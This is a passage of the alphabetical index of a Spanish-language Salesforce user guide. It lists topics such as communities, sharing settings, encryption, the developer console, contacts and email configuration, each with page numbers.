control de acceso 3720
desactivación de manera remota 3201
descripción general 3196
desinstalación 3201
implementación del archivo de configuración 3722
información de versión 3202
instalación 3196
instalar la versión gestionada 3721
uso 3198
Chatter Plus
límites 6266
Preguntas más frecuentes 18
Chatter Thanks 3261
Ciclo de resumen de rendimiento
acciones 2322
añadir personas 2319
Ciclo de resumen de rendimiento *(continuación)*
creación 2317
eliminación de personas 2320
implementación 2321
Cierre
casos 2361
varios casos 2334
Cierre de sesión
SAML 976
cifrado
conceptos 858, 868
términos 858, 868
Cifrado Cifrado de plataforma Escudo 849, 858
Cifrado de plataforma Escudo
consideraciones 873–874, 878–879
errores 852, 865–866
Cifras
generados automáticamente 5626
Cita de servicio
campos en los que se busca 422
Clases
registros de depuración 5991
Clases de Apex 951
classic designer
comparación de diseñadores 4112
Clave de entidad OData 5578
Claves de cifrado principal 1086, 1091
Claves de cifrado principal de rotación 1086, 1091
Claves de coincidencia
reglas de coincidencia estándar 829
Reglas de coincidencia personalizadas 826
claves nulas 3874
claves vacías 3874
Cliente
convertir de candidato 6223
Clientes
actividades 6224
agregar relación ampliada 6218
clientes de wealth management 1390
Consulte también Clientes de sobremesa 1390
crear 6217
examinar vistas de lista 6214
interacciones 6224
intereses 6224
perfiles 6214
relacionar un contacto 6218
relacionar una cuenta 6219
visibilidad de datos 6215

Clientes de sobremesa
configuración del acceso de clientes 570, 2189
Clientes potenciales
crear 6217
Cloud 4
Cloud Computing 4
Cloud Flow Designer
descripción general 5044
requisitos del sistema 5044
cloud scheduler 1501
Cloud Scheduler
adición y eliminación de invitados 1507
cancelación de una reunión solicitada 1509
configuración 2021
confirmación de reunión solicitada 1508
volver a programar una reunión 1508
Codificación de correo electrónico
configuración, modificación 44
Código
seguridad 5783
Código de verificación temporal
verificar identidad 42, 942–943, 945
Cola de registros de Organization Sync 5647–5648
Cola de trabajos de Apex 5749, 5751
Cola de trabajos programados
vista 4318–4320, 4411
colaboración
activos 1308
Colaboración
activación del intercambio de previsiones 2133
calendario 1491–1492
calendarios públicos y de recursos 2020
campañas 1423
candidatos 1459
carpetas 475, 4325–4331
Carpetas 4324
casos 2348
comparación con visibilidad de grupos de categorías 3106
comportamiento de colaboración integrada 690
configuración 615–617
configuración de colaboración predeterminada de toda la organización 615, 619
configuración predeterminada de toda la organización 616–617, 623
consideraciones sobre la colaboración de usuarios 667
consideraciones sobre reglas 665
contactos 1317–1318
cuentas 1282
Gestionado por Apex 615
Colaboración *(continuación)*
grupos de gestores 636
informes 475, 4325–4331
Informes 4324
nuevo cálculo 690
nuevo cálculo de la colaboración de Apex 5780
objetos 690
objetos personalizados 4615
oportunidades 1546
Otorgar acceso a datos con jerarquías 626
paneles 475, 4325–4331
Paneles 4324
pedidos 1599
previsiones 1653, 2140
Publicaciones de Chatter 3255
Razones de colaboración de Apex 5779
registros de usuarios de comunidad de gran volumen 3421
registros de usuarios de portal de gran volumen 2608
reglas, consulte las reglas de colaboración 639
sustituye a 615, 682
usuarios 671
valores predeterminada separados de toda la organización 623
colaboración de archivos 3342
Colaboración implícita 690
Colaboración manual
conjuntos de colaboración, diferencias 677
modificación o eliminación de acceso 115
Colas
acerca de 3119
adición de usuarios 3120
candidatos 3119
casos 3119
configuración de correo electrónico 3120
contratos de servicio 3119
creación 3120
ejemplos 3119
eliminación 3120
objetos personalizados 3119
regla de distribución de casos 2876
toma de posesión de casos 2333
toma de posesión de objetos personalizados 4617
Versiones de los artículos en Knowledge 3119
Colas de casos 3114
Colección
ejemplo 5154, 5160
Columna Propietario del registro
creación de archivos de importación 709
columnas de fecha 3857

Combinación
candidatos 1459–1460
contactos asociados con usuarios de portal 1332
cuentas 1279–1280
ideas 2418
información de contacto actualizada 1329
Combinación de correo
asistente de correo electrónico masivo 1732
campos 1728
campos de combinación 2187
carga de plantillas 1716
configuración del explorador Web 1711
creación de plantillas 1712
descripción general 1710
generación de documentos 1733
instalación del control ActiveX 1711
modificación de las plantillas 1713
plantillas de combinación de correo 2177
plantillas de combinación de correo de muestra 19
uso de plantillas de muestra 1713
Combinaciones de datos
ejemplos 5813
Combinar
contactos 1315, 1331
usuarios del portal 1315, 1331
Comentarios
casos 2336
visibilidad 1563
Work.com 1561
Comentarios de Idea
desencadenadores 2669
Comentarios del caso
Salesforce to Salesforce 1661
Community Builder
asignar marca 3520
navegar 3518
preajustes de dispositivo 3558
publicar 3559
vista previa 3558
Cómo deshacer una importación 729
cómo funcionan las búsquedas 172
compartir 4116, 4119
Compartir
listas de precios 1527
compartir lente 4016, 4143
compartir panel 4016, 4143
Compatibilidad del suscriptor 6147, 6149
Competidores
adición y modificación 1560
Competidores *(continuación)*
descripción general 1559
componente de datos adjuntos 2836
Componentes de búsqueda 4473
Componentes de la consola
favoritos 2489, 4486
fichas más recientes 2489, 4486
historial 2489, 4486
Componentes de la página de inicio
componentes personalizados del área de Visualforce 4556
consideraciones 4558
creación de componentes personalizados 4555
Elementos que deben aprobarse 4984
Componentes de las implementaciones 6044
componentes de Lightning
Lightning Experience 5774
Salesforce1 5773
Componentes de metadatos en conjuntos de cambios 6032
Componentes de Visualforce
agregue a una consola de Salesforce 4473, 4480–4481
Componentes del panel
seguimiento 3269
Componentes dependientes 6041
Componentes personalizados de consola
agregar a aplicaciones 4480
agregar a formatos de página 4476, 4478
agregar barras laterales 4476, 4478
Aplicación de lienzo 4476
asignar a consolas 4481
búsqueda 4476
descripción general 4473
descripción general de la creación 4474
gráficos de informe 4476
Knowledge One 4476
lista relacionada 4476
múltiples componentes 4476
Página de Visualforce 4476
sugerencias de implementación 4474
Componentes personalizados, Visualforce
creación 5764
descripción general 5763
gestión 5767
vista 5766
Comprobación de cambios en la organización 5992
comprobación de estado 842, 844
Comprobación de preparación para Lightning Experience 222
comprobación de seguridad 842, 844
Comprobación de variable de vinculación 5426
Comprobación de variables vinculación de fuentes 5426

Comunidad
asignación a respuestas 2660
comunidades
buscar 3631
búsqueda de la barra lateral 3631
búsqueda de noticias en tiempo real 3631
búsqueda global 3631
planificación 3411
Comunidades
acceso de superusuario 3416, 3426
acceso de superusuario para usuarios de cliente 3426
acceso público 3446
acerca de 3411
acerca de usuarios de comunidad de gran volumen 3419
activación 3412, 3451
activación de candidatos para los usuarios de socio 3495
activación de casos para usuarios externos 3475
activación de la visualización de apodos 3445
adición de widgets al sitio Site.com de su comunidad 5250
almacenamiento en caché de páginas con Site.com 5251
aplicación de marca a páginas Site.com 5237–5242
aprobaciones para usuarios externos 3496
audiencias de recomendaciones 3613
autenticación 934, 3497–3498, 3501–3502
Autorización de Site.com 5243
cálculo de reputación 3619
campos de combinación 1729, 3441
catálogo de temas 3608
cierre de sesión 3464, 3469–3470, 3508, 3510
cómo añadir páginas de Site.com a las fichas 5249
cómo compartir información de contacto personal 3627
compartir datos de registro 3538
compartir detalles de registro 3541
configuración 3414, 3453
configuración de Ideas 3494
configuración de notificación de correo electrónico 3632
configuración de Respuestas de Chatter 3486
configurar preguntas de Chatter 3484
contraseñas de usuario externo 3456
correo electrónico 3439
creación 3427
creación de informes para usuarios externos 3623
creación de usuarios 3423
crear vista de lista de registro 3539
criterios de contenido de moderación 3587
criterios de miembros de moderación 3588
criterios de moderación 3586
cuentas personales 3473
desactivación 3454
Comunidades *(continuación)*
descripción 3453
desencadenadores de moderación 3601
determinación de la URL de las páginas de Site.com 5248
ejecución de moderación 3594
encabezado global 3449, 3630
estados 3452
Ficha Chatter 3437
fichas 3435
Force.com Sites 5212
fuentes de datos externas 3553
funciones predeterminadas 3415
Generador de comunidad 3505
gestión 3561, 3567
Gestión de comunidad 3559
gestión de usuarios de gran volumen 3420
gestor 3564
grupos de colaboración 3421
habilitación de la reputación 3615
Ideas 2663
incorporación de un cuadro de búsqueda global 3463
informes 3311, 3620, 3624
informes, crear 3623
inicio de sesión 3464–3465
inscripción automática 3464–3465, 3471, 3473
limitación de frecuencia 3592
Limitaciones para los usuarios externos 6274
límites 6249, 6273
límites de archivo 3443, 3448
límites de correo electrónico 6273
límites de correo electrónico de grupos 6273
límites de los temas de navegación 6275
Límites de moderación 6275
límites de sitio 6272
marca 3437, 3465
máximo de funciones del portal 6273
mensaje privado 3443
miembros 3432
moderación 3582, 3585
moderación, archivos 3598
moderación, mensajes 3600
moderación, publicaciones y comentarios 3597
moderación, revisar publicaciones 3594
moderador 3564, 3566
navegación a 3630
niveles de reputación 3616
nombre 3453
Noticias en tiempo real de Chatter 5250
Noticias en tiempo real de grupo de Chatter 5250

Comunidades *(continuación)*
notificaciones de correo electrónico 3632
número de comunidades en un límite de organización 6271
opciones de informe para usuarios externo 3417
optimización del motor de búsqueda 3457, 3459–3461
páginas de error 3447
páginas personalizadas 3464
Panel de inicio de Gestión de comunidad 3570
paneles 3568
paneles vs Perspectivas 3572
paneles, activar y asignar 3569
paneles, crear 3570
paneles, personalizar y ver 3572
personalización 3431
personalización con Force.com Sites 3507
personalización con Site.com 3506, 5231, 5233, 5250–5251
personas con conocimientos 3443
Perspectivas 3573, 3576, 3584
Perspectivas sobre las que se pueden realizar acciones 3578
Perspectivas, activación 3575
Perspectivas, creación 3576
Perspectivas, creación de acciones 3578
Perspectivas, visualización 3581
Plantilla Servicio al cliente (Napili) 3516
plantilla, cambio 3455
plantilla, consideraciones 3456, 3557
plantillas 3514
preferencias 3443
puntos de reputación 3617
quién puede ver el contenido 3633
recomendaciones 3611
registros de colaboración de usuarios de portal de gran volumen 3421
reglas de frecuencia 3592
reglas de frecuencia de moderación 3592
reglas de moderación 3589–3590
reputación 3613
revisar y aprobar contenidos 3594
Salesforce Knowledge 3493
seguimiento de actividad 3624
seguridad 934, 3497–3498, 3501–3502
SEO 3457, 3459–3461
Servicio al cliente (Napili) 3515
Site.com 5212
sugerencias de uso de Site.com 3506, 5231
temas 3602, 3605–3607, 3609–3610
tipos de moderadores 3565
URL 3453
uso compartido de una URL de vista previa 3450
Comunidades *(continuación)*
Usuarios externos 3456
Restablecimiento de contraseñas de comunidad. 3456
vista previa 3450
visualización de información del usuario actual en las páginas Site.com 5247
Wave Analytics 3497, 4128
Condición de flujo
operadores 5132
Condiciones
flujo 5059
Condiciones de espera
flujo 5103
Conectores de flujo
adición 5049
eliminación 5049
modificación 5049
Conectores, Salesforce Connect 5539
Conexión de replicación 5628
Conexión OpenID 5920, 5926, 5929
Conexiones
aceptación automática de registros 1668
aceptación de registros 1666
acerca de 1657
asignación de registros 1672
eliminación 1658
gestión 1658
modificación 1658
plantillas de conexión 1659–1660
reenvío de registros relacionados 1675
confianza 840
Confianza 4
configuración
Texto rápido 2872
Configuración
acciones de flujo de trabajo 4945–4946
búsqueda 299
Búsqueda rápida 33
Centro de llamadas 2708
contratación de un socio consultor 286
Datos de Pardot para sincronizar con Salesforce 1293
delegación de tareas de configuración 549
descripción general del sistema 1093
Elementos utilizados recientemente 5669
Enviar a través de Gmail 2151
Enviar a través de Office 365 2151
Funciones de portal de Force.com 1095
información personal 43

Configuración *(continuación)*
Interfaz de usuario de Force.com 1095
interfaz de usuario mejorada 297
interfaz de usuario mejorada, activación 293
Licencias de Force.com más utilizadas 1095
Lógica empresarial de Force.com 1094
Mensajes de la página de inicio de Force.com 5670
navegación a 33
Página Inicio de Force.com 5668
resultados de búsqueda 300
seguimiento de cambios 1107
soporte 2850
tipos de informes personalizados 468
Uso de la API de Force.com 1094
Uso del esquema de Force.com 1094
usuario 37
configuración de actividad 2014, 2019, 2030, 2040–2041, 2046
configuración de actividades 2014, 2019, 2030, 2040–2041, 2046
configuración de Analytics Cloud Wave Platform 3840
Configuración de Chatter
invitaciones de compañeros de trabajo 3658
publicaciones de aprobaciones 4989
vistas previas de vínculos 3743
Configuración de colaboración de toda la organización externa
desactivación 625
Configuración de colaboración predeterminada de toda la organización
acerca de 555
colaboración manual de registros de usuarios 674
configuración 624
especificación 616–617
registros de usuarios 668
visibilidad de informe estándar 673
visibilidad de usuarios de comunidad 672
visibilidad de usuarios de portal 672
Configuración de comunidad 3554
Configuración de comunidades
selección entre fichas y Community Builder 3436
Configuración de consola 6163
configuración de correo electrónico de Chatter
navegación por 3209
Configuración de desarrollador
configuración 6058
gestor de licencias 6060
prefijo de espacio de nombres 6059
Configuración de gestión de objetos
Búsqueda rápida en Lightning Experience 4531
Búsqueda rápida en Salesforce Classic 4533
Configuración de gestión de objetos *(continuación)*
lista rápida de objetos recientes en Lightning Experience 4575
navegación a desde Lightning Experience 4531, 4575
navegación a desde Salesforce Classic 4533
Configuración de perfil 6163
configuración de presencia
crear 2790
Configuración de presencia
configuración 2790
configuración de recordatorios de actividad 2017
configuración de ruta
configuración 2786
Configuración de sitio remoto 1060
Configuración de versión 2188, 5744, 5762
Configuración de zona horaria 495
Configuración del usuario
activar dispositivo 933–934
administración delegada 549
cambiar contraseña 39, 898, 930, 933–934
cambiar contraseñas 43, 541
cambio de contraseñas 40–41, 937–938, 941
cambio de la división predeterminada de un usuario 483
campos 495
configuración de correo electrónico 45
contraseña caducada 43
grupos 631–632
grupos personales 631
grupos públicos 631–632
modificación 43
otorgar acceso de inicio de sesión 76
personalización de fichas 50
personalización de páginas 51
restablecer token de seguridad 75
restablecimiento de la pregunta de seguridad 44
verificación de identidad 40–41, 937–938, 941
verificar identidad 39, 42, 930, 942
Configuración personal
Búsqueda rápida 34, 141
Búsqueda rápida, Lightning Experience 35
Búsqueda rápida, Salesforce Classic 35
navegación a 34, 141
navegación a, Lightning Experience 35
navegación a, Salesforce Classic 35
Configuración personalizada
acceso 4657
adición de campos 4661
adición de datos 4663
concepto 4655

Configuración personalizada *(continuación)*
creación de campos 4668
definición 4659
descripción general 4655
gestión de datos 4662
jerarquía 4655
límites 4664, 6246
lista 4655
niveles de acceso de configuración 4663
vista 4660
visualización de datos 4664
configuración regional 156
Configuración regional
admitida 312
configuración, acerca de 305
configuración, modificación 44
fechas 169
horas 169
nombres 169
Configuración regional de divisa
Ver divisa 358
Configuraciones de Live Agent
configuración 2732
Configuraciones de maletín
activación 1737
conjuntos de datos de ejemplo 2191
definición de conjuntos de datos 1739
desactivación 1737
gestión 1737
configurador 3782, 3815, 3818
configurar Event Monitoring Wave 3825, 3827–3828, 3830
configurar la Aplicación Sales Wave Analytics 3777
Configurar la consola de Salesforce
accesos directos del teclado 2490, 4448, 4487
activar permiso de usuario de la consola de ventas 4437
asignar la licencia de función de usuario de Service Cloud 4436
Barra lateral de Knowledge 4453
colores 4481
componentes de controles múltiples 4446
configuración de consola de ventas 4435
configuración de la consola de servicio 4436
descripción general 4430
dominios de lista blanca 4449
encabezado 4481
guardar sesiones de usuario 4445
lista de funciones configurables 4439
listas ancladas 4444
notificaciones distribuidas 4450
Configurar la consola de Salesforce *(continuación)*
panel de aspectos destacados 4440–4442
pie de página 4481
registros de interacciones 4442–4444
sugerencias de implementación 4431
configurar Sales Wave 3775–3779
configurar Service Wave 3807–3811
confirmación de identidad 1100
Confirmar reuniones 1508
conformidad con la sección 508 52
Conjunto de cambios entrante 6026–6027, 6037
Conjunto de cambios saliente
errores de versión 6043
selección de componentes 6041
conjunto de permisos
SOS 2807
Conjunto de valores globales
creación y modificación 4699
conjuntos de cambios 5947
Conjuntos de cambios
componentes dependientes 6041
comprobación antes de la implementación 6038
conexiones de implementación 6026–6028
conjuntos de permisos y perfiles 6031
detalles 6038
duplicación 6042
eliminación 6043
entrantes 6038
errores de versión 6043
implementación 6037, 6039
permisos 6030
prácticas recomendadas 6036
restricciones del proceso de aprobación 6035
salientes 6040, 6042–6043
selección de componentes 6041
sugerencias de implementación 6035
Conjuntos de cambios de Wave 4129–4131
Conjuntos de campos
acerca de 4758
creación 4759
modificación 4759
obligatorio 4760
Conjuntos de campos personalizados 6201
Conjuntos de colaboración
colaboración manual, diferencias 677
creación 2605, 3420
descripción general 2603, 3417
modificación 2605, 3420
para objeto de usuario 2606

Conjuntos de colaboración *(continuación)*
vista 2609
conjuntos de datos
creación 3854
descripción 3854
filtrado de conjuntos de datos 3895
tipos de columnas 3854
Conjuntos de datos
definición de filtros de contactos de Salesforce for Outlook 2262
definición de filtros de eventos de Salesforce for Outlook 2265
definición de filtros de tareas de Salesforce for Outlook 2266
definición en Connect Offline 1739
definición en Salesforce for Outlook 2260
ejemplos en Lightning Sync 2267
ejemplos en Salesforce for Outlook 2267
generalidades 2261
muestren en Connect Offline 2191
sugerencias para filtrar contactos en Salesforce for Outlook 2263
Conjuntos de permisos
acerca de 590, 596
aplicaciones 597
asignación a múltiples usuarios 604
asignación a un solo usuario 603
búsqueda 598
configuración de fichas 582
consideraciones 591
creación 590
duplicación 590
eliminación 593, 596
eliminación de asignaciones de usuario 605
licencias 591
licencias de usuario 591
modificación 595
navegación 598
página de descripción general 596
Permisos de aplicaciones 611
permisos de campo 610
permisos de credenciales denominadas 1067
permisos de fuentes de datos externas 5612
permisos de objeto 554, 581, 611
permisos del sistema 611
sistema 597
tipos de registro 600
usuarios asignados 602
vista 596
vistas de listas mejoradas 593
Conjuntos de permisos *(continuación)*
vistas de listas, creación y modificación 594
Visualforce 5782
visualización de listas 593
conjuntos de permisos de Analytics Cloud Wave Platform 3838–3839
conjuntos de permisos para Wave Analytics 3837
Conjuntos de pruebas 6003
Conjuntos de registros duplicados
elementos de registros duplicados 812
gestión de duplicados 812
reglas de duplicados 805
tipos de informes personalizados 805, 812
Conjuntos de valores globales
creación y modificación 4672
Connect for Office
instalación 4291
Integración con Excel 4291
plantillas de combinación de correo 1714
requisitos del sistema 1716
Connect for Outlook
descripción general 1805, 2270
migración desde 2193
retirado 1805, 2270
Connect Offline
activación de configuraciones de maletín 1737
actualización 1736
adición y eliminación manual de cuentas 1742
asignación de usuarios y perfiles a configuraciones de maletín 1738
cambio de la selección de cuenta de maletín 1744
conjuntos de datos de ejemplo 2191
contenido predeterminado del maletín 1743
creación de configuraciones de maletín 1738
definición de conjuntos de datos 1739
desactivación de configuraciones de maletín 1737
descripción general 1735
ejecución 1736
ficha inicio 1746
fichas 1746
gestión de configuraciones de maletín 1737
implementación 2190
instalación 2190
licencias 2190
requisitos del sistema 2190
sincronización 1736
sincronización del maletín 1744
solución de problemas 1748
trabajo con 1746

Connect Offline *(continuación)*
vaciado del maletín 1744
Conocer su cliente
acerca de 1389
Consulte también Salesforce for Wealth Management 1389
Conocimiento contextual 2496, 4493
Consideraciones
Enviar a través de Gmail 2150
Enviar a través de Office 365 2150
Enviar a través de Salesforce 2152–2153
relevo de correo electrónico 2154
consideraciones de predicados 3960
consideraciones para conjunto de datos 3960
consideraciones sobre los calendarios 1490
consola
acciones rápidas 4478
Consola
Vea consola de Salesforce 2534
Consola de agente
acerca de 2534
asignación de formatos 2818
conceptos 2534
configuración 2813
creación de formatos 2814
definición de formatos de página en miniatura 2817
eliminación de formatos 2815
gestión de formatos 2816
navegación 2535
personalización de formatos 2815
selección de objetos relacionados 2816
vista 2538
vista de lista 2537
visualización 2536
Consola de cuidados 6171
Consola de desarrollador
acceso 5690
acerca de 5690, 5963
apertura 5690
base de datos 5705
código fuente 5701
comprobación de la cobertura del código 6000
concepto 5690, 5963
conjuntos de pruebas 6003
Consola de desarrollador
5954
vista del Inspector de volcados de pila 5954
Debug (Depuración) 5695
depuración 5951, 5953–5954
Edit (Modificar) 5695
Consola de desarrollador *(continuación)*
editor de código 5701
ejecuciones de prueba 6001, 6003
esquema 5705
fichas 5698
File (Archivo) 5693–5694
formato 5692
Herramientas 5696–5698, 5968
interfaz de usuario 5698
memoria 5954
menús 5693–5695
navegación 5692–5695
objeto 5705
organización 5692
perspectivas 5965–5966
pruebas de Apex 6001, 6003
punto de control 5951, 5953–5954
Query Editor (Editor de consultas) 5696–5698
registros 5955
registros de depuración 5955
registros de desarrollador 5955
secciones 5692
símbolos 5954
tabla Query Results (Resultados de consulta) 5696–5698
table 5705
variables 5954
View State (Estado de visualización) 5968
Vista del Inspector de registros 5965–5966
vista del Inspector de volcados de pila 5954
vistas 5698
volcado de pila
5951, 5953–5954
ficha Heap (Pila) 5954
ficha Symbols (Símbolos) 5954
Consola de Health Cloud 6152
Consola de Live Agent
limitaciones 2781
Consola de Salesforce
acerca de 4428
campo 2492, 4489
componente 2489, 4446, 4486
configuración 2732
Configuraciones de Live Agent 2732
configurar una aplicación de consola de Salesforce 4438
configurar una aplicación de consola de Service Cloud 4438
copiar una aplicación de consola de Service Cloud 4438
copie una aplicación de consola de Salesforce 4438
crear una aplicación de consola de Service Cloud 4438
cree una aplicación de consola de Salesforce 4438

Consola de Salesforce *(continuación)*
favoritos 2489, 4486
fichas más recientes 2489, 4446, 4486
guardar sesiones de usuario 4445
historial 2489, 4446, 4486
limitaciones 4429
límites 6264
listas con capacidad de respuesta 4447
panel de supervisores 2767
para servicios 4428
para ventas 4428
pasos de ratón sobre vista de lista 4447
personalice con componentes de consola personalizados 4473
uso 2485, 4482
Consola de Salesforce para asistencia
widget de artículos 3075
widgets de artículos 3076
Consola de servicio
acciones rápidas 2839
acciones rápidas globales 2839
Constante 5108
Constantes globales 5111
Consulta de fuentes 5419
consultas 4143
Consumidores
Consulte Cuentas personales 1251
Contacto
campos en los que se busca 395
cuenta principal 1324
cuentas directas e indirectas 1324
información, Chatter 46
contactos
adición desde Data.com 1341
sumar 1343
Contactos
activar autoservicio 1825
activar portal de clientes 1823–1824, 2611
Actividades compartidas, activación de la función 2018–2019
Actividades compartidas, visualización en informes 1474, 4191
actualización masiva 1329
adición como candidatos desde Data.com 1339
adición de nombres de contactos traducidos 1282
adición desde Data.com 1334, 1336
Aplicación Web Microsoft Outlook, configuración 1755–1757, 2197
Aplicación Web Microsoft Outlook, visualizando en 1752–1753, 2195
Contactos *(continuación)*
asignación a cuentas automáticamente 1783
asignación a eventos de calendario sincronizados 1788
asignación a tareas de Outlook sincronizadas 1789
asignación de cuentas a sincronizado 1787
asignar a correos electrónicos 1709
búsqueda de 1348
búsqueda de contenido relacionado 3388
Búsqueda de Outlook 1798
cambiar cuentas para usuarios de portal 1330
cambio de propiedad 1285
cambio del nombre 4536
campos 1318
Casilla de verificación No llamar 1841
Casilla de verificación No recibir correos electrónicos 1841
colaboración 1317
combinación 1315, 1331
combinar contactos 1332
combinar información actualizada 1329
consideraciones sobre colaboración 1318
contactos relacionados con un evento, visualización en informes 1474, 4191
contactos relacionados con una tarea, visualización en informes 1474, 4191
correos electrónicos, adición desde Outlook 1792
correos electrónicos, eliminación de registros de Salesforce 1793
creación 1311
creación de archivo de exportación 709
definición de filtros de sincronización de Salesforce for Outlook 2262
descripción general 1310
detalles 1314
duplicados con Salesforce for Outlook, eliminación 1802–1803
eliminación 1316
Eventos
2200, 2204
Microsoft® Exchange, sincronización con Salesforce
2200, 2204
eventos, varios contactos relacionados con 2018–2019
exclusión de la sincronización con Salesforce for Outlook 1776
imagen de perfil 1384
importación desde dispositivos móviles 1332–1333
informes 4155
Lightning for Outlook, configuración 1756
límites 6277–6278
limpieza 1374

Contactos *(continuación)*
Microsoft® Exchange, preparación para la sincronización con Salesforce 1761
Microsoft® Exchange, sincronización con Salesforce 1758, 2200, 2204
Microsoft® Exchange, subsanación de problemas de sincronización 1762
modificar 1314
mostrar detalles 1314
Noticias 1378
obtención de contactos de Data.com desde una cuenta 1342
obtener nuevo 1335
privada 1826
Salesforce to Salesforce 1661
sin resolver 1787
sincronización con Salesforce for Outlook 1776
tareas, varios contactos relacionados con 2018–2019
usuarios del portal 1332
Contactos en múltiples cuentas
activar 1818
configuración 1818
desactivar 1818
relación de contactos de cuentas 1328
relaciones de contactos de cuentas 1821
tipos de informes personalizados 1821
Contactos no resueltos
asignación a cuentas 1787
Contactos y cuentas sociales 1377
Contenido
acerca de 3376–3377
administración 3726
agregación de usuarios a bibliotecas 3731
archivado 3384
búsqueda 3389
campos 3730
carga 3379, 3381–3382
configuración 3726, 3740
contribución 3381
contribución de archivos 3379
contribución de vínculos Web 3382
creación de bibliotecas 3731
creación de permisos de biblioteca 3732
descarga 3391
eliminación 3384
eliminación de permisos de biblioteca 3736
funciones de las bibliotecas 3732
gestión de bibliotecas 3398
interpretación 3692
lista relacionada 3388
Contenido *(continuación)*
modificación de permisos de biblioteca 3734
modificación de una biblioteca 3396
permisos de biblioteca 3732
personalización 3729
personalización de campos 3730
publicación 3379, 3381–3382
reglas de etiquetado 3737
restauración 3384
restricción de tipos de registro 3739
revisión 3383
suscripción 3395
uso de la lista relacionada de contenido 3394
versiones 3383
vista previa 3391, 3692
Content
configuración para Salesforce Classic Mobile 1205, 3749
límites del tamaño de archivo 3381
Contraseña
autenticación de dos factores 898, 930, 933–934
cambiar usuario 898, 930, 933–934
confirmación de identidad 930, 933
verificación de identidad 898, 930, 933–934
verificación del inicio de sesión 898, 930, 933–934
Contraseña olvidada 43
Contraseña perdida 43
Contraseñas
autenticación de dos factores 40–41, 937–938, 941
caducidad 893, 903
cambiar 43, 541
cambiar por administrador 546
cambiar usuario 941
cambio por usuario 40–41, 937–938, 941
configuración y controles 542, 913
confirmación de identidad 40–41, 937–938, 941
hacer caducar contraseñas 547, 917
límites de política 6264
olvidada 77
políticas 893, 903
restablecer 77
restablecer contraseñas 547, 917
restablecer por administrador 546
verificación del inicio de sesión 40–41, 937–938, 941
Contrato
campos en los que se busca 397
kanban 134–135
contrato de servicio
campos 2443
colaboración 2442

contrato de servicio *(continuación)*
creación 2442
descripción general 2441
duplicación 2442
eliminación 2442
modificación 2442
tipos de informe 2923
transferencia 2442
vista 2442
Contrato de servicio
campos en los que se busca 423
Contratos
activación 1595
cambio del nombre 4536
creación 1594
desactivar cálculo automático 2096
descripción general 1594
establecer avisos de vencimiento 2096
funciones de contactos 1323
seguir el historial 2096
contratos de servicio
comunidades 2930
configuración 2928
horario de oficina 2924
permisos de usuario 2888
Contratos de servicio
activación en el portal de clientes 2586
activación en el portal de socios 1929
Contratos de servicios
transferencia masiva 792
Control
campos 1110, 1112–1113
control de acceso en aplicaciones conectadas 5864–5865, 5868
Control de implementación 6047
Controlador de vista previa de la aplicación de lienzo
descripción general 5820
Conversión
asignación de campos de candidatos 1455
candidatos 1452
Cookies 893, 903
Copia
organización 6005
Corrección ortográfica 188
correo electrónico
Correo electrónico para registro de casos 2547–2548, 2553
Correo electrónico para registro de casos On-Demand 2550–2551, 2553
dirección de ruta 2553
Correo electrónico
Acerca de Mi correo electrónico en Salesforce 1706, 1708
activación de Salesforce for Outlook 2246
activar 2148
Activar Correo electrónico en Salesforce 2173
administración 2165
alertas 5187
archivos adjuntos 2174
campos para plantillas 1728
casos 2364
configuración 45
configuración de boletines de Chatter 3210
configuración de notificaciones de Chatter 3210
configuración en Work.com 1586
configurar la dirección de Correo electrónico en Salesforce 1706
correo electrónico Cco de comprobación 2169
Correo electrónico en Salesforce 1704, 1707
correo electrónico masivo 1702, 2164
correo electrónico masivo, notificaciones 2165
correo electrónico para registro de casos 2549
Correo electrónico para registro de casos 2554
Correo electrónico para registro de casos On-Demand 2552, 2554
crear una clave DKIM 2167
crear, HTML 1710
descripción general 1692
direcciones de toda la organización 2170–2171
directrices de correo electrónico masivo 1703
directrices para el envío 1699
disponibilidad 2165
disponibilidad de prueba 2153
ediciones 2144
enviar 1699
enviar a través de Salesforce 2152
Enviar a través de Salesforce 2152–2153
enviar correo electrónico masivo 1702
envío desde flujo 5060, 5095
envío, configuración 2165
gestión 3210
gestión de reenvíos 2165–2166
Id. del remitente 2165–2166
implementación de Salesforce Classic Mobile 1210
importar una clave DKIM 2168
informe 4316–4317, 4319–4320
límite de correo masivo 1702
límites 6250
límites de flujo de trabajo 5202
Marco de política del remitente (SPF) 2165–2166

Correo electrónico *(continuación)*
membrete 1717
mensajes de error, Salesforce for Outlook 1803
mensajes de estado de correo electrónico masivo 1703
modificación de configuración de usuario 45
notas de correo electrónico masivo 1701
paneles 4411
permisos 2144
pies de página 2171–2172
plantillas 1720
procesamiento con Apex 5790
productividad 2157
registro 2159
registros 2158
reglas de respuesta 2865
relacionar a registros a través de Correo electrónico en Salesforce 1707
relevo 2150
relevo de correo electrónico 2154
respuesta a las notificaciones de Chatter 3206
restricción de los dominios de correo electrónico de usuarios 494
salesforce 2148–2149
Salesforce Classic 1698
Salesforce for Outlook, no puede agregar 1803
Seguridad de capa de transporte (TLS) 2165–2166
servicios de correo electrónico 5790
trabajo con borradores 2370
utilizando Process Builder 4923
Correo electrónico en Salesforce
Acerca de 1704, 1706, 1708
Activación 2173
configuración 1706
crear una clave DKIM 2167
importar una clave DKIM 2168
correo electrónico HTML 2040
Correo electrónico masivo
implementación de Salesforce Classic Mobile 1210
límites 6253
mensajes de estado de correo electrónico masivo 1703
Correo electrónico mejorado:
activar 2148
consideraciones 2146
correo electrónico para publicar 3288
Correo electrónico para registro de casos
activación y configuración 2548
configuración 2547, 2549, 2554
Correo electrónico para registro de casos On-Demand 2551
direcciones de ruta 2554
Correo electrónico para registro de casos *(continuación)*
reglas de respuesta de correo electrónico 2865
Correo electrónico para registro de casos On-Demand
configuración 2550, 2552
Correos electrónicos
asignar a candidatos 1709
asignar a contactos 1709
asignar a cuentas 1709
asignar a oportunidades 1709
asignar a otros registros 1709
directrices 1700
envío, correos electrónicos de marketing masivos 1709
masivo 1709
Pardot, comparando clientes potenciales con contactos y candidatos de Salesforce 1300
sin resolver 1709
Correos electrónicos de borrador 2370
Correos electrónicos sin resolver
asignar a candidatos 1709
asignar a contactos 1709
asignar a cuentas 1709
asignar a oportunidades 1709
asignar a otros registros 1709
CORS 5826
creación 948, 950, 3860, 3946
Creación
aplicaciones 5659
campos de lista de selección 4670, 4672
campos personalizados 4667, 4670, 4672
candidatos, directrices para 1444
casos en Salesforce for Outlook, configuración de 2248
competidores 1560
Componentes de la página de inicio 4555
configuraciones de Mobile 1185
Configuraciones de Outlook para Salesforce for Outlook 2243
contactos 1311
contratos 1594
